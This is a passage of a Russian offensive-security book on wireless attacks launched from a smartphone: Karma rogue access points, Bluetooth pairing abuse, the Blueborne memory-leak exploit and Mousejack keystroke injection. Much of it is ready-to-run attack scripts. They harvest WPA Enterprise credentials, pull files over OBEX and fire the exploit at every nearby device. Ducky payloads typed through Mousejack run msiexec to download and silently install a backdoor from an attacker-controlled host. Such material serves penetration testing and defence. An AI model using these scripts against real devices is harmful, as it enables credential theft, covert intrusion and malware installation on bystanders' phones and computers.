

Рис. 7.37. Взаимодействие со смартфоном через беспроводную сеть WPA посредством атаки Karma

Рис. 7.38. Атака со смартфона всех радиоустройств — из игры Watch Dogs компании UbiSoft

Выходит, чтобы подобрать пароль к беспроводной сети, точка доступа не нужна.

В приведенном на рис. 7.37 примере имитируются запрашиваемые WPA-сети. Результатом стала попытка подключения подвергаемого атаке смартфона, который, отправив WPA Half-Handshake (EAPOL M1+M2), попытался аутентифицироваться с сохраненным паролем, который был успешно подобран.

С использованием подобранного пароля была запущена уже полноценная точка доступа WPA (возможно, как у домашней или гостевой сети Wi-Fi) и инициирован прием трафика с мобильного телефона жертвы.

С атакой Karma, которая позволяет подключать к себе клиентов, в частности смартфоны прохожих, становится возможным то, что показано в игре Watch Dogs (рис. 7.38).

На самом деле, взлом смартфона за секунды вполне возможен, только он требует от атакующего раздобыть закрытый ключ к любому корневому сертификату и вскрыть им HTTPS-трафик. Тогда подключенное устройство жертвы получает модифицированный трафик от Play Market, где, как известно, можно инициировать удаленную установку приложения. В качестве такого приложения может быть троян с последующим вытягиванием данных из установленных мобильных банковских клиентов. Словом, все, как на рис. 7.38.

EAP

В книге уже рассматривалась опасная атака на WPA Enterprise, разглашающая учетные записи. Часто доменные и нередко в открытом виде. Для проведения этой атаки, описанной в *разд. 5.2.5*, *6.2.2* и *7.2.3*, необходим

запуск сети с нужным именем. Словом, атакующему требуется знать имя сети, что возможно далеко не всегда, — ведь сети бывают еще и скрытыми.

Атака Karma как раз позволяет узнавать имена таких сетей. Поэтому атакующий может на каждый Probe-запрос отвечать соответствующим Probe-ответом, указывая, что такая сеть присутствует. После чего принимать подключения клиентских устройств, предлагая им пройти аутентификацию по небезопасным протоколам GTC или MSCHAP. В случае, если клиент в своих Probe-запросах ищет именно сеть WPA Enterprise, то он ее получит, а атакующий получит его учетные данные:

wifi/roque_ap/karma/attack-eap.sh

```
#!/bin/bash

EAP='wlan1'

sudo ifconfig $EAP up
cp hostapd-eaphammer-karma.conf /tmp/hostapd-eaphammer.conf
sed -i "s/interface=.*/interface=$EAP/g" /tmp/hostapd-eaphammer.conf
sudo /opt/eaphammer/local/hostapd-eaphammer/hostapd/hostapd-eaphammer -x /
tmp/hostapd-eaphammer.conf
```

Конфигурационный файл может быть взят из каталога `eaphammer/local/hostapd-eaphammer/hostapd/hostapd.conf`. Для атаки Karma он должен, помимо прочего, содержать одну или две директивы:

hostapd-eaphammer-karma.conf

```
...
use_karma=1 # for Probe-response
loud_karma=1 # for Beacons
...
```

Модифицированный `hostapd-eaphammer` умеет, подобно `hostapd-mana`, отвечать клиентам Probe-ответами и Beacon с запрашиваемыми именами сетей. Это ведет к тому, что клиенты начинают воспринимать беспроводную сеть атакующего, как ту, которую они знают и к которой уже подключались. В итоге каждый клиент может подключиться к такой точке доступа. Если это сеть WPA Enterprise, то клиент автоматически отправит учетные данные атакующему (рис. 7.39).

Как вы думаете, сколько сетей может быть атаковано подобным образом? Ведь чтобы клиентское устройство, лежащее в кармане или сумке прохожего, подключилось к атакующему, не нужно знать имя сети. Злоумышленнику надо лишь оказаться в местах большого скопления народа, где он вполне



Рис. 7.39. Автоматическая отправка учетных данных клиентским устройством на смартфон атакующего, когда атакующий не знает имени сети (стендовый эксперимент)

может раздобыть доменные учетные записи любых компаний — от мелких до крупных. При этом факт атаки — источник утечки учетных данных — невозможно выявить.

Karma направлена не только на смартфоны — куча устройств вокруг нас могут быть снабжены модулем Wi-Fi: IP-камеры, компоненты умного дома и много всего остального.

Крайне сложно контролируемая, многогранная и достаточно неочевидная атака делает Karma актуальной еще на многие годы вперед, несмотря на то, что этой уязвимости почти 20 лет.

Атака Karma максимально подвижная, так как направлена на клиентов, которые тоже сами по себе подвижны. Успешность эксплуатации гарантирована далеко не в каждом случае. Ее успех требует максимального количества клиентов, распределенных по площади. Хоть инструмент и реализует множество автоматических проверок, но атакующий все равно может применять дополнительный интерактив с подключившимся устройством. Так что первые попытки атак Karma, с целью хотя бы идентификации подключаемых устройств и проверки самых тривиальных уязвимостей, могут быть выполнены с помощью смартфона. Позднее, для устойчивого взаимодействия с подверженным устройством — например, IP-камерой над забором защищенного

объекта, может быть использован 4G VPN-канал до Pineapple. Незаметно лежащее неподалеку от целей устройство позволяет атакующему удаленно развивать более длительные и сложные атаки уже через него:

pineapple-side

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
```

attacker-side

```
route add -host target_ip gw pineapple
```

Подобное использование Pineapple было показано в *разд. 5.2.6*.

7.3. Bluetooth

Bluetooth часто может быть включен не только на смартфонах, но и на ноутбуках, что также делает его еще одним объектом атаки.

Для Bluetooth-атак на смартфоне лучше использовать внешний адаптер, так как встроенный может быть недоступен из chroot-окружения. К тому же, на внешнем адаптере атакующему могут быть доступны такие полезные возможности, как смена MAC.

Для работы внешнего адаптера требуется драйвер `btusb.ko`:

```
CONFIG_BT_HCIBTUSB=m
make modules M=drivers/bluetooth
```

Следующий скрипт ждет подключения внешнего Bluetooth-адаптера и делает всю необходимую настройку:

bluetooth/start.sh

```
#!/bin/bash

sudo /lib/systemd/systemd-udevd --debug &
udevd=$!
count=$(lsusb|wc -l)
while sleep 1; do if [ $(lsusb|wc -l) -ne $count ]; then break; fi; done
sleep 2
sudo kill $udevd
sudo killall systemd-udevd

sudo /usr/bin/dbus-daemon --system
sudo /usr/lib/bluetooth/bluetoothd &

sudo hciconfig hci0 up
```

Первое, что требуется сделать атакующему с Bluetooth, — это разведка, т. е. поиск устройств в округе (рис. 7.40):

bluetooth/scan.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && mac="$1"

if [ -n "$mac" ]; then
  bluetoothctl info "$mac"
else
  bluetoothctl scan on
fi
```



Рис. 7.40. Поиск Bluetooth-устройств с помощью внешнего адаптера



Рис. 7.41. Получение информации о Bluetooth-устройстве с помощью внешнего адаптера

Этим же скриптом можно получить список профилей на обнаруженном Bluetooth-устройстве (рис. 7.41).

Информация, содержащаяся в профилях Bluetooth, раскрывает подробности о поддерживаемых удаленным устройством сервисах и полезна для развития атак, описываемых далее.

Также для Bluetooth-атак на смартфоне можно завести устройство Ubertooth:

```
git clone https://github.com/greatscottgadgets/ubertooth && cd ubertooth
wget https://github.com/greatscottgadgets/libbtbb/archive/2020-12-R1.tar.gz
-O libbtbb-2020-12-R1.tar.gz && tar xvf libbtbb-2020-12-R1.tar.gz
cd libbtbb-2020-12-R1 && mkdir build && cd build && cmake .. && make && sudo
make install
cd .. && mkdir build && cd build && cmake .. && make && sudo make install
```



Рис. 7.42. Анализ спектра Bluetooth с помощью Ubertooth

На рис. 7.42 показано, как можно с помощью OTG-180 незаметно расположить Ubertooth на задней стенке смартфона и наблюдать в виде ASCII-графики спектр сигналов Bluetooth-диапазона исследуемых устройств.

7.3.1. Атаки

Описываемые здесь атаки являются социальными, т. е. для их успешности жертве необходимо принять согласие на сопряжение. В процессе сопряжения между устройствами создается секретный ключ. Этот процесс на различных устройствах, в зависимости от их возможностей ввода, может выглядеть поразному: как запрос PIN-кода или как простой запрос согласия.

В случае, если атакующему каким-то образом удалось узнать этот самый секретный ключ, например, извлечь его из доверенного устройства, то этап

сопряжения может быть пропущен, а сам ключ использован следующим образом:

```
/var/lib/bluetooth/MAC_ADAPTER/MAC_CLIENT/info
```

```
[LinkKey]
Key=00112233445566778899AABBCCDDEEFF
```

То есть здесь используется похищенное доверенное соединение. Наличие похищенного ключа не требует социального фактора и делает все последующие атаки zero click.

Отправка вредоносного файла

Самое простое, что можно сделать с помощью Bluetooth, это просто отправить пользователю файл, — ведь иногда этого может оказаться достаточно:

```
bluetooth/send_file.sh
```

```
#!/bin/bash

[[ $# -ge 1 ]] && mac="$1" || read -p 'mac: ' mac
[[ $# -ge 2 ]] && file="$1" || read -p 'file: ' file

obexftp --nopath --noconn --uuid none --bluetooth "$mac" --get "$file"
```

Backdoor, отправляемый пользователю под видом исполняемого файла с привлекательным названием и значком, может иметь шанс на успех. Настойчиво отправляя пользователю такой файл, можно рано или поздно вынудить его принять файл. А если атакующий находится вблизи офиса, и кругом десятки сотрудников с включенным на своих ноутбуках Bluetooth, то вполне вероятно, что кто-то не только примет этот файл, но и запустит его. В таком случае атака дает максимальный импакт — доступ к компьютеру жертвы, а вместе с тем и проникновение во внутреннюю сеть.

Доступ к файловой системе

В случае, если на атакуемом устройстве есть профиль OBEX, атакующий может попробовать подключиться к нему и получить доступ к файлам:

```
bluetooth/files.sh
```

```
#!/bin/bash

[[ $# -ge 1 ]] && mac="$1" || read -p 'mac: ' mac
[[ $# -ge 2 ]] && path="$2" || path='/'
```

```
obexftp -b "$mac" -l -c "$path" | while read file
do echo "$file"
 obexftp -b "$mac" -g "$path/$filename"
done
```

Этот скрипт при наличии доступа может позволить не только получить список файлов на удаленной системе, но и скачать их.

Кстати, файловую систему по Bluetooth можно даже подмонтировать и работать с удаленными файлами, как с локальными:

```
obexfs -b AA:BB:CC:DD:EE:FF /mnt/
fusermount -u /mnt/
```

Имитация клавиатуры

С помощью эмуляции профиля Bluetooth HID атакующий может подключиться под видом беспроводной клавиатуры.

Для этого, во-первых, требуется сам эмулятор:

```
git clone https://github.com/SySS-Research/bluetooth-keyboard-emulator
./start.sh
```

Во-вторых, атакующему по-прежнему нужно доверенное соединение. Поэтому требуется выполнить сопряжение (если нет секретных ключей) и подключение:

```
tmux a -t kbdemu
[bluetooth]> pair AA:BB:CC:DD:EE:FF
[bluetooth]> trust AA:BB:CC:DD:EE:FF
[bluetooth]> connect AA:BB:CC:DD:EE:FF
```

Если все прошло успешно, то злоумышленнику остается лишь набить на виртуальной клавиатуре волшебные команды, открывающие шелл (см. *главу 3*):

```
msiexec /i https://attacker.tk/backdoor.msi /quiet
```

Выполнение произвольной команды дает злоумышленнику возможность скачать и запустить на подверженном компе программу удаленного управления, что, в конечном счете, позволяет скомпрометировать устройство и получить через него доступ во внутреннюю сеть.

Доступ к звуку

Думаю, в наши дни Bluetooth-гарнитуры известны всем. Но что, если атакующий подключится в качестве такой гарнитуры? В этом случае злоумышленник может перехватить звук от атакуемого устройства.

Для этого на атакуемом устройстве должен присутствовать аудиопрофиль. Атакующему требуется инициировать подключение.

```
pulseaudio --start
bluetoothctl pair AA:BB:CC:DD:EE:FF
bluetoothctl trust AA:BB:CC:DD:EE:FF
bluetoothctl connect AA:BB:CC:DD:EE:FF
pactl set-card-profile 1 'a2dp_source'
```

Чтобы `pulseaudio` в смартфоне атакующего мог проиграть звук, нужно выполнить действия, описанные в *разд. 7.1.2*.

7.3.2. Уязвимости

Blueborne

Blueborne — нашумевшая атака в Bluetooth-стеке разнообразных Linux-устройств, включая девайсы Android. Под атакой кроется сразу несколько уязвимостей: это и переполнение буфера на чтение, приводящее к утечке случайной области памяти, и переполнение на запись, которое может привести к удаленному исполнению кода. Эксплуатация RCE-уязвимости специфична для каждой модели, и при неудачном исполнении просто уронит Bluetooth-службу смартфона. Зато утечка памяти не вызывает ошибки и работает достаточно стабильно.

Эксплойт для этой уязвимости доступен здесь:

```
git clone https://github.com/ojasookert/CVE-2017-0785 /opt/CVE-2017-0785
```

А затем с помощью следующего скрипта можно попробовать вызвать утечку памяти как у выбранного устройства, так и у всех слышимых устройств в округе (рис. 7.43):

bluetooth/blueborn/memleak.sh

```
#!/bin/bash

[[ $# -eq 1 ]] && mac="$1"

if [ -n "$mac" ]; then
  sudo python2 /opt/CVE-2017-0785/CVE-2017-0785.py "$mac"
else
  ~/bluetooth/scan.sh | grep 'NEW' | while read _ _ mac name
  do
    echo "[*] $name $mac"
    sudo python2 /opt/CVE-2017-0785/CVE-2017-0785.py "$mac"
  done
fi
```



Рис. 7.43. Атака Blueborne вызывает утечку памяти на подверженном ей Bluetooth-устройстве

Возможно, где-то в утекшей памяти подверженного устройства окажется секретный ключ сопряжения, который впоследствии может быть использован уже для легитимного доступа к файловой системе или для подключения в качестве беспроводной клавиатуры (глава 7.3).

7.4. Mousejack

Mousejack — атака на беспроводные периферийные устройства. Эта атака во всей ее мощи описана в *разд. 6.2.1*. Эксплуатация атаки сильно похожа на BadUSB-флешки, которые рассмотрены в *главе 3*, с той лишь разницей, что атака происходит на расстоянии.

Реальная успешность атаки напрямую зависит от количества обнаруженных беспроводных мышек и клавиатур — ведь не все они могут быть уязвимы. Поэтому ее нужно проводить максимально подвижно — например, с дрона. Но такая атака может быть достаточно шумной. Проведение же атаки со смартфона делает ее практически невидимой.

В описанном исполнении не нужно даже собирать никаких специальных драйверов — нужен только root. На рис. 7.44 показано, как на стенде смартфон напечатал слово `test` на компьютере, используя радиоканал и адаптер беспроводной мышки.

А на рис. 7.45 приводится реальный пример, когда смартфон с помощью такой атаки напечатал кое-что посерьезнее и пробил периметр одного из заводов прямо с улицы, т. е. по модели внешнего нарушителя.



Рис. 7.44. Смартфон на расстоянии нажимает клавиши на ноутбуке с беспроводной мышью

Рис. 7.45. Пробитие периметра завода: смартфон набирает на уязвимом компьютере команду для скачивания и запуска Backdoor

Сотрудник по ту сторону окна, думаю, сразу понял, что его вовсе не снимали на смартфон, а только что хакнули через Mousejack (в рамках легальных работ по пентесту). На экране смартфона видно приглашение командной строки компьютера и вход во внутреннюю сеть завода.

Эта атака является самой опасной из всех физических атак ближнего радиуса — более того, ее проведение требует минимальных технических усилий.

Атакующий, как правило, заранее не знает, у кого и где обнаружатся подверженные беспроводные устройства. Более того, даже если бы он это и знал, то их MAC-адреса точно не написаны на самих устройствах. Так что требуется атаковать все и сразу. Приведенный далее скрипт прослушивает радиоэфир беспроводных периферийных устройств и на каждое обнаруженное новое устройство отправляет атакующие нажатия:

whid/attack.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && ducky=$(realpath "$1") || ducky=$(realpath 'ducky.txt')
[[ $# -ge 2 ]] && target="$2" || target=''

if [ "x" != "x$target" ]; then
  sudo bettercap -eval "hid.recon on; hid.inject $target US $ducky;" 2> /dev/
null
else
  sudo bettercap -eval "hid.recon on; events.on hid.device.new \"hid.inject
{{address}} US $ducky; sleep 2; hid.inject {{address}} US $ducky; sleep 2;
hid.inject {{address}} US $ducky;\"" 2> /dev/null
```

Для надежности попытка отправить нажатия на каждое обнаруженное устройство производится три раза. Если в каком-то месте атакующий обнаружил беспроводную мышь и уверен, что это его объект атаки, то он может запустить этот скрипт, применив атаку только к выбранному устройству.

В качестве полезной нагрузки — нажатий, скачивающих и устанавливающих Backdoor, используются нагрузки, знакомые по BadUSB-hid (см. *главу 3*):

whid/ducky.txt

```
GUI r
DELAY 300
STRING msiexec /i https://en.mousejack.attacker.tk/1.msi /quiet
DELAY 300
ENTER

DELAY 300
```

```
GUI SPACE
DELAY 300

GUI r
DELAY 300
STRING msiexec /i https://ru.mousejack.attacker.tk/1.msi /quiet
DELAY 300
ENTER
```

Для успешной эксплуатации требуется проводить нажатия для каждой языковой раскладки. Вводимая команда при попытке скачать исполняемый файл выполняет DNS-запрос, который идет на подконтрольный сервер злоумышленника, что является для него сигналом успешности RCE.

Контрольно-пропускной пункт, физический периметр вблизи офисов, посты охраны, ресепшн, квартиры, да что угодно — все это цели такой атаки, но только лишь с земли. С воздуха же, с помощью дрона, как описано ранее в *разд. 6.2.1*, такая атака дотянется до чего угодно.

Современные реалии таковы, что с помощью такой атаки взломать можно практически любую компанию.

7.5. SDR

Программное радио (SDR) — например, HackRF One, можно также подключить к смартфону (рис. 7.46). И в этой атаке вновь не требуются особые драйверы. Для базовых функций есть даже мобильное приложение RF Analyzer (com.mantz_it.rfanalyzer).

Рис. 7.46. Просмотр радиоэфира посредством SDR

